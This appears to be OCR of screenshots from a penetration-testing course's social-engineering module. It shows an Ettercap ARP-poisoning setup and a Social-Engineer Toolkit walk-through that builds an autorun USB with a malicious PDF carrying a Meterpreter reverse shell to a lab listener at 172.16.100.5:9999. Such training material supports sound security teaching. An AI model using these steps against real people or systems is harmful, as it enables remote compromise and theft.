

ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Host List
IP Address MAC Address Description
172.16.100.1 FC:75:16:D6:94:13
172.16.100.2 24:FD:52:39:28:C7
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00
MITM Attack: ARP Pois...
Optional parameters
Sniff remote connections.
Only poison one-way.
OK
Cancel
Delete Host
Add to Target 2
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...



ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins
Start sniffing Ctrl+W
Stop sniffing Ctrl+E
Exit Ctrl+X
Description
D6:94:13
172.16.100.2 24:FD:52:39:28:C7
192.168.200.3 00:0C:29:36:DD:82
192.168.200.10 AA:BB:CC:00:01:00


@Javangrpchannel


Module 08 Social Engineering


@Javangrpchannel







Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1



root@kali: ~
File Edit View Search Terminal Help
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 3


The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.
Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.
1) File-Format Exploits
2) Standard Metasploit Executable
99) Return to Main Menu
set:infectious>1



set:infectious>1
set:infectious> IP address for the reverse connection (payload):172.16.100.5



root@kali: ~
File Edit View Search Terminal Help
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
set:payloads>12



1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack
set:payloads>2



1) Windows Reverse TCP Shell Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64) Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
set:payloads>2



set:payloads>2
set> IP address for the payload listener: 172.16.100.5



set> IP address for the payload listener: 172.16.100.5
set:payloads> Port to connect back on [443]:9999



[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[*] Your attack has been created in the SET home directory folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes



autorun
File Edit View Go Bookmarks Help
Devices
Floppy Drive
Computer
Home
Desktop
File System
Trash
Network
Browse Net...
usr share set autorun
Search
autorun.inf
template.pdf

